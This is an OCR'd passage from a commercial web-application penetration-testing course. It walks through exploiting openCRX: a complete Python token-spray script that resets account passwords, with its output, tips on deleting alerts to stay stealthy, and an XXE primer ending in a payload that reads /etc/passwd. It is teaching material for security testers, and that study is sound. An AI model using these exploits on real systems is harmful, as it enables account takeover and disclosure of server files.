


Figure 248: Inspecting the password reset form

The value "CRX" has been replaced with "ProviderName" and "Standard" has been replaced with "SegmentName". We can find another example that matches this pattern by examining *WizardInvoker.jsp* in JD-GUI.

```
65  /**
66   *  The WizardInvoker is invoked with the following URL parameters:
67   *  - wizard: path of the wizard JSP
68   *  - provider: provider name
69   *  - segment: segment name
70   *  - xri: target object xri
71   *  - user: user name
72   *  - password: password
73   * - para_0, para_1, ... para_n: additional parameters to be passed to the wizard
(optional)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
74   *  Example:
75   *  http://localhost:8080/opencrx-core-
CRX/WizardInvoker.jsp?wizard=/wizards/en_US/UploadMedia.jsp&provider=CRX&segment=Stand
ard&xri=xri://@openmdx*org.opencrx.kernel.home1/provider/CRX/segment/Standard&user=wfr
o&password=.
```

Listing 334 - An example of provider and segment in WizardInvoker.jsp

On lines 68 and 69, we find references to providers and segments. We can also find an example URL on line 75 that uses “CRX” as the provider and “Standard” as the segment. This matches the same pattern we found in *RequestPasswordReset.jsp*. We will try using “CRX” as the *providerName* and “Standard” as the *segmentName* in our attack.

Now that we know what all of the values are, let’s examine the source code of *PasswordResetConfirm.jsp* to determine what data we need to send to the server for the reset.

```
067  String resetToken = request.getParameter("t");
068  String providerName = request.getParameter("p");
069  String segmentName = request.getParameter("s");
070  String id = request.getParameter("id");
071  String password1 = request.getParameter("password1");
072  String password2 = request.getParameter("password2");
...
163  <form role="form" class="form-signin" style="max-width:400px;margin:0 auto;"
method="POST" action="PasswordResetConfirm.jsp" accept-charset="UTF-8">
164      <h2 class="form-signin-heading">Reset password for <%= id %>@<%= providerName
+ "/" + segmentName %></h2>
165      <input type="hidden" name="t" value="<%= resetToken %>" />
166      <input type="hidden" name="p" value="<%= providerName %>" />
167      <input type="hidden" name="s" value="<%= segmentName %>" />
168      <input type="hidden" name="id" value="<%= id %>" />
169      <input type="password" name="password1" autofocus="" placeholder="Password"
class="form-control" />
170      <input type="password" name="password2" placeholder="Password (verify)"
class="form-control" />
171      <br />
172      <button type="submit" class="btn btn-lg btn-primary btn-block">OK</button>
173      <br />
174      <%@ include file="password-reset-confirm-note.html" %>
175  </form>
```

Listing 335 - Code excerpt from PasswordResetConfirm.jsp

Lines 163 - 175 are the form element we want to mimic in our reset script. In addition to the *token*, *providerName*, *segmentName*, and *id*, we need to provide a new password value in the *password1* and *password2* fields.

We now have everything we need to write a Python script to automate the password reset process. We will iterate through the list of tokens we previously generated with our *OpenCRXToken* Java class and POST each token to the server. Let’s inspect the server responses to see if the reset worked and exit the *for* loop once we have a successful reset.

```
#!/usr/bin/python3

import requests
import argparse
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
parser = argparse.ArgumentParser()
parser.add_argument('-u','--user', help='Username to target', required=True)
parser.add_argument('-p','--password', help='Password value to set',
required=True) args = parser.parse_args()

target = "http://opencrx:8080/opencrx-core-CRX/PasswordResetConfirm.jsp"

print("Starting token spray. Standby.")
with open("tokens.txt", "r") as f:
    for word in f:
        # t=resetToken&p=CRX&s=Standard&id=guest&password1=password&password2=password
        payload = {'t':word.rstrip(),
'p':'CRX','s':'Standard','id':args.user,'password1':args.password,'password2':args.pas
sword}

        r = requests.post(url=target, data=payload)
        res = r.text

        if "Unable to reset password" not in res:
            print("Successful reset with token: %s" % word)
            break
```

Listing 336 - OpenCRXReset.py

Let's run the script. It may take a few minutes to return a result.

```
kali@kali:~/Documents/research$ ./OpenCRXReset.py -u guest -p password
Starting token spray. Standby.
Successful reset with token: yzs4pCxiRTym9Srs6OrzUY0b9HtEnDK8SrPtjBUe
```

Listing 337 - Running the reset script

We can verify the password reset was successful by attempting to log in to the site in our browser with the username "guest" and password "password".




Figure 249: Logged in as guest

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We have now successfully reset the password for the guest account and have access to the application. A few alerts were created for the password resets we requested. Although not required for this exercise, deleting these alerts would help maintain stealth during a penetration test.

> *Sending up to 3000 requests to the web application is noisy. In a real world scenario, we would likely want to rate limit our script to hide our tracks in normal traffic and avoid overloading the server.*

9.2.5.2 Exercises

1. Run the script and reset the password for the guest account.
2. Reset the password for the admin-Standard account.

9.2.5.3 Extra Mile

Automate the entire password reset attack chain, including the deletion of any password reset alerts that are generated.

9.3 XML External Entity Vulnerability Discovery

With access to the web application, let's search for interesting functionality. We can find a link to the REST APIs under *Wizards* > *Explore API…*. When prompted, we'll use the same login credentials as earlier.




Figure 250: openCRX API Explorer

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The API Explorer uses Swagger,[156] a tool for documenting and consuming REST APIs. Finding Swagger documents like this can help us discover API endpoints and provide sample request bodies.

The API endpoints appear to accept JSON and XML requests. If the application's XML parser is insecurely configured, we might be able to exploit it with an *XML External Entity* (XXE)[157] attack.

9.3.2 Introduction to XML

Before continuing, we need to review Extensible Markup Language (XML).[158] XML is designed to encode data in a way that's easier for humans and machines to read. The layout of an XML document is somewhat similar to an HTML document, although there are differences in implementations.

For example, this is a simple XML document:

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <contact>
3    <firstName>Tom</firstName>
4    <lastName>Jones</lastName>
5  </contact>
```

Listing 338 - A sample XML document

The example above starts with an XML declaration on line 1. Lines 2 through 5 define a *contact* element. The *firstName* and *lastName* elements are sub-elements of *contact*.

9.3.3 XML Parsing

An application that relies on data stored in the XML format will inevitably make use of an XML parser or processor. The application calls this component when XML data needs to be processed. The parser is responsible for the analysis of the markup code. Once the parser finishes processing the XML data, it passes the resulting information back to the application.

Similar to any other application component that parses user input, XML processors can suffer from different types of vulnerabilities originating from malformed or malicious input data.

XML parsing vulnerabilities can, at times, provide powerful primitives to an attacker. Depending on the programming language an XML parser is written in, these primitives can eventually be chained together to achieve devastating effects such as:

- Information Disclosure
- Server-Side Request Forgery
- Denial of Service
- Remote Command Injection

[156] (SmartBear Software, 2020), https://swagger.io/

[157] (Wikipedia, 2020), https://en.wikipedia.org/wiki/XML_external_entity_attack

[158] (Wikipedia, 2020), https://en.wikipedia.org/wiki/XML

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

- Remote Code Execution

9.3.4 XML Entities

From the attacker's perspective, Document Type Definitions (DTDs) are an interesting feature of XML. DTDs can be used to declare XML entities within an XML document. In very general terms, an XML entity is a data structure typically containing valid XML code that will be referenced multiple times in a document. We might also think of it as a placeholder for some content that we can refer to and update in a single place and propagate throughout a given document with minimal effort, similar to variables in a programming language.

Generally speaking, there are three types of XML entities: *internal*, *external*, and *parameter*.

9.3.4.1 Internal Entities

Internal entities are *locally* defined within the DTD. Their general format is as follows:

```
<!ENTITY name "entity_value">
```

Listing 339 - The format of a internally parsed entity

This is a very trivial example of an internal entity:

```
<!ENTITY test "<entity-value>test value</entity-value>">
```

Listing 340 - Example of internal entity syntax

Note that an entity does not have any XML closing tags and is using a special declaration containing an exclamation mark. For example, the internal entity in Listing 340 is using a hard-coded string value that contains valid XML code.

9.3.4.2 External Entities

By definition, external entities are used when referencing data that is not defined locally. As such, a critical component of the external entity definition is the URI from which the external data will be retrieved.

External entities can be split into two groups, namely *private* and *public*. The syntax for a private external entity is:

```
<!ENTITY name SYSTEM "URI">
```

Listing 341 - The format of a privately parsed external entity

This is an example of a private external entity:

```
<!ENTITY offsecinfo SYSTEM "http://www.offsec.com/company.xml">
```

Listing 342 - Example of private external entity syntax

Most importantly, the *SYSTEM* keyword indicates that a private external entity for use by a single user or perhaps a group of users. In other words, this type of entity is not intended for wide-spread use.

In contrast, *public* external entities are intended for a much wider audience. The syntax for a public external entity is:

```
<!ENTITY name PUBLIC "public_id" "URI">
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 343 - The format of a publicly parsed external entity

This is an example of a public external entity:

```
<!ENTITY offsecinfo PUBLIC "-//W3C//TEXT companyinfo//EN"
"http://www.offsec.com/companyinfo.xml">
```

Listing 344 - Example of public external entity syntax

The *PUBLIC* keyword indicates that this is a public external entity.

Additionally, public external entities may specify a *public_id*. This value is used by XML pre-processors to generate alternate URIs for the externally parsed entity.

9.3.4.3 Parameter Entities

Parameter entities exist solely within a DTD, but are otherwise very similar to any other entity. Their definition syntax differs only by the inclusion of the *%* prefix:

```
<!ENTITY % name SYSTEM "URI">
```

Listing 345 - The format of a parameter entity

```
<!ENTITY % course 'AWAE'>
<!ENTITY Title 'Offensive Security presents %course;' >
```

Listing 346 - An example of a parameter entity

9.3.4.4 Unparsed External Entities

As we previously mentioned, an XML entity does not have to contain valid XML code. It can contain non-XML data as well. In those instances, we have to prevent the XML parser from processing the referenced data by using the *NDATA* declaration. The following formats can be used for both public and private external entities.

```
<!ENTITY name SYSTEM "URI" NDATA TYPE>
<!ENTITY name PUBLIC "public_id" "URI" NDATA TYPE>
```

Listing 347 - In unparsed external entities, the data read from the URI is treated as data of type determined by the TYPE argument

We can access binary content with unparsed entities. This can be important in web application environments that do not have the same flexibility that PHP offers in terms of I/O stream manipulation.

9.3.5 Understanding XML External Entity Processing Vulnerabilities

As discussed in the previous section, external entities can often access local or remote content via declared system identifiers. An XML External Entity (XXE) injection is a specific type of attack against XML parsers. In a typical XXE injection, the attacker forces the XML parser to process one or more external entities. This can result in the disclosure of confidential information not normally accessible by the application. That means the main prerequisite for the attack is the ability to feed a maliciously-crafted XML request containing system identifiers that point to sensitive data to the target XML processor.

There are many techniques that allow an attacker to exfiltrate data, including binary content, using XXE attacks. Additionally, depending on the application's programming language and the available protocol wrappers, it may be possible to leverage this attack for full command injection.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

In some languages, like PHP, XXE vulnerabilities can even lead to remote code execution. In Java, however, we cannot execute code with just an XXE vulnerability.

9.3.6 Finding the Attack Vector

Let's demonstrate an XXE attack with a simple example.

When an XML parser encounters an entity reference, it replaces the reference with the entity's value.

```
<?xml version="1.0" ?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname "Replaced">
]>
<Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</Contact>
```

Listing 348 - An internal entity example

When the XML above is parsed, the parser replaces the entity reference "&lastname;" with the entity's value "Replaced". If an application used the results and displayed the contact's name, it would display "Tom Replaced". This example uses an internal entity.

What if we change the XML entity to an external entity and reference a file on the server?

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname SYSTEM "file:///etc/passwd">
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 349 - An external entity example

A vulnerable parser will load the file contents and place them in the XML document. In the example of 349, a vulnerable parser would read in the contents of */etc/passwd* and place that content in between the *lastName* tags. If the *lastName* contents are included in a server response or we can retrieve the data in another way after the XML has been parsed, we can use this vulnerability to read files on the server. This is a fundamental XXE attack technique.

If the application is vulnerable to XXE, we want to make sure we can observe the results of the XXE attack. Ideally, we would inject the XXE payload into a field that is displayed in the web application.

After spending some time familiarizing ourselves with the application, the Accounts page seems like a good fit because the Accounts API accepts XML input. Each account or contact also has multiple text fields that are displayed in the web application. If we can successfully create accounts using XXE payloads in one of these fields, such as a name field, we should be able to

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

view the results of our XXE attack in the web application. Let's attempt this attack against the Accounts API.

To find the page for the Accounts API, we can switch back to the main web application and click on *Manage Accounts*. If the link doesn't show up, we'll find it by clicking on the hamburger menu first.




Figure 251: Manage Accounts

Next, let's click on *Wizards* > *Explore API…*




Figure 252: Explore API

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

On the API Explorer page for the Accounts API, we can use a POST to */account* as the basis of our attack. Let's change "Request body" to "application/xml" to send XML data instead of JSON.

Next, we need a sample of the data that goes in the POST body. There is no example value, but we can inspect some sample objects by clicking on *Model*.




Figure 253: Viewing Sample Models

Scrolling through the entire model, we observe several fields. This API call appears to be complicated because the Swagger documentation displays all possible fields. We want something simple with the minimum number of fields. The more fields we have to submit, the more potential issues we could run into with data types, formatting, and server-side validation. We can search the openCRX site for documentation[159] to find a simple example for this API endpoint:

```
Method: POST
URL: http://localhost:8080/opencrx-rest-
CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/account
Body:
<?xml version="1.0"?>
<org.opencrx.kernel.account1.Contact>
  <lastName>REST</lastName>
  <firstName>Test #1</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 350 - Sample object creation from http://www.opencrx.org/opencrx/2.3/new.htm

Let's use this example to test out the API. We can click *Try it out* and paste the sample body into the "In" field.

[159] (openCRX, 2020), http://www.opencrx.org/opencrx/2.3/new.htm

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 254: Sample POST body

Next, we'll click *Execute* to send the request. We should receive a successful response in the web UI. Let's switch to Burp Suite and send the POST request to Repeater. We can add a simple DOCTYPE and ENTITY to determine if they are parsed by the server.

We will modify the POST like this:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname "Replaced">
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 351 - lastname entity

After we make the changes, we can click *Send* and search the response for the "lastname" field's value to determine if the entity was parsed.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

